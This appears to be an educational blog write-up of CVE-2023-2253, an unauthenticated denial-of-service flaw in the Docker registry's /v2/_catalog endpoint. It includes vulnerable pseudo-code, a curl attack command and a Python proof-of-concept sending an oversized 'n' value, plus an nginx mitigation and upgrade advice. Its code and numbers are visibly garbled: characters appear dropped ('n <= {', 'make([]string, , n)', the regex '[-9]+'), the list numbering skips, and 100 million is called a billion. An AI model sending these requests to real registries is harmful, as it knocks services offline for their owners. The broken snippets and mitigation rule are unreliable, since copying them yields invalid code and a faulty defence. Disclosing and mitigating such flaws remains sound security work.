
In 2023, a significant vulnerability named CVE-2023-2253 was found in Docker's open-source registry implementation (distribution/distribution). This vulnerability sits in the heart of container image storage technology and can be abused to trigger a denial of service (DoS) attack, potentially taking your registry offline. Here, I’ll walk you through what you need to know—including how the flaw works, code snippets, live references, and what an exploit might look like.
Vulnerability Overview
The /v2/_catalog endpoint is a standard API for Docker registries. It lists all the repositories in your registry and takes an optional query parameter n to limit the number of records returned.
The problem:
The endpoint does not verify whether the n parameter is unreasonably large. If a malicious user sends a huge value (like n=999999999), the service tries to allocate a massive string array in memory. This can crash the registry, leading to denial of service. No authentication is required, so any unauthenticated user could try this attack if your registry is open.
Let's break down the core issue in simple steps
1. The /v2/_catalog endpoint handles requests for a repository list.
`
/v2/_catalog?n=100
The API does not limit the maximum size of n.
4. A very large n forces the server to allocate huge memory resources, even if it doesn’t have that many repositories.
Sample Vulnerable Code
Here’s a pseudo-code view of the vulnerability, inspired by the real source code (view upstream):
// Assume n is user-supplied input from the query parameter.
// BAD: No limit enforced on n!
n, err := strconv.Atoi(r.URL.Query().Get("n"))
if err != nil || n <=  {
    n = defaultNumRepos
}

// Vulnerable usage: Allocating arrays based on unchecked user input!
repos := make([]string, , n)
If a user sets n=100000000, the program tries to allocate an array of a billion strings, crashing or severely degrading your service.
To exploit this, an attacker simply sends a request like
curl "http://your-registry.example.com/v2/_catalog?n=100000000";
Running this command will likely trigger a spike in memory use. In some cases, it can bring down the registry instantly, or at least make it unresponsive.
Proof-of-Concept Python Script
Here’s a simple Python script demonstrating the DoS. Use only on test environments!
import requests

target = "http://your-registry.example.com/v2/_catalog?n=100000000";
print(f"Attacking {target} ...")
response = requests.get(target)
print("Status Code:", response.status_code)
print("Content:", response.text[:100])
No Special Privileges Required: Anyone with network access can attempt this.
- Public Registries at Risk: If you run open or shared registries, you need to patch or mitigate ASAP.
Mitigation and Fix
Patches:
- As of June 2023, the vulnerability is *fixed* in distribution/distribution v2.8.2.
How to Fix:
Upgrade your registry to version 2.8.2 or later.
- Alternatively, deploy a reverse proxy (like nginx) to limit the allowed value of the n parameter using rules.
Example nginx limit (for /v2/_catalog)
location /v2/_catalog {
    if ($arg_n ~ ^([-9]+)$) {
        set $clean_n $1;
    }
    if ($clean_n > 100) {
        return 400;
    }
    proxy_pass http://backend;
}
References
- CVE-2023-2253 – NVD Entry
- Upstream Patch & Discussion
- distribution/distribution Release Notes 2.8.2
Conclusion
CVE-2023-2253 is a simple but dangerous bug lurking in the Docker registry. Anyone who runs a registry for containers should check their version and upgrade ASAP. Patch your registry or use proxy-based mitigations to avoid unpleasant surprises from curious or malicious internet users.
Stay safe, secure those endpoints, and always sanitize user input—even on APIs you think are just “internal”!
Note: This article is written for educational purposes—please use responsibly and only test vulnerabilities on systems you own or have permission to assess.
Timeline
Published on: 06/06/2023 20:15:00 UTC
Last modified on: 06/13/2023 19:09:00 UTC